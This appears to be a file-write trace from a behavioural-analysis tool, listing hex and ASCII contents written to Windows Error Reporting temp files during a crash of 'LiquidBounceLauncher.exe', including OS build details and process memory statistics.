C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	19806	9432	12 00 00 00 44 00 69 00 72 00 65 00 63 00 74 00 6f 00 72 00 79 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72	DirectoryEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D03.tmp.dmp	32	108	03 00 00 00 34 00 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 3c 07 00 00 05 00 00 00 54 00 00 00 5e 24 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 19 00 00 fd 58 00 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	4x<T^$T8TX	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 36 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3368</Pid>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1002	94	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 4c 00 69 00 71 00 75 00 69 00 64 00 42 00 6f 00 75 00 6e 00 63 00 65 00 4c 00 61 00 75 00 6e 00 63 00 68 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>LiquidBounceLauncher.exe</ImageName>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1096	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1100	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1104	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>000000</CmdLineSignature>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1194	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1198	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1202	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 33 00 31 00 36 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>13163</Uptime>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1246	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1250	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1254	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1336	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1340	2	09 00		success or wait	2	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1344	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1396	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1400	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1404	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1448	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1452	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1458	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 33 00 35 00 30 00 33 00 34 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>93503488</PeakVirtualSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1544	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1548	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1554	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 39 00 34 00 34 00 30 00 32 00 35 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>89440256</VirtualSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1624	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1628	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1634	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 32 00 38 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2286</PageFaultCount>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1708	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1712	2	09 00		success or wait	3	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1718	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 34 00 38 00 32 00 38 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>8482816</PeakWorkingSetSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1814	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1818	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1824	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 38 00 34 00 38 00 32 00 38 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>8482816</WorkingSetSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1904	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1908	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	1914	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 38 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>180856</QuotaPeakPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2028	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2032	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2038	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 32 00 39 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>172920</QuotaPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2136	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2140	2	09 00		success or wait	3	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2146	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 35 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>22528</QuotaPeakNonPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2270	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2274	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2280	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 31 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22176</QuotaNonPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2388	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2392	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2398	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 36 00 36 00 36 00 32 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3866624</PagefileUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2474	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2478	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2484	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 39 00 39 00 37 00 36 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3997696</PeakPagefileUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2576	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2580	2	09 00		success or wait	3	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2586	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 38 00 36 00 36 00 36 00 32 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>3866624</PrivateUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2658	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2662	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2666	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2712	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2716	2	09 00		success or wait	2	6AE6497A	unknown
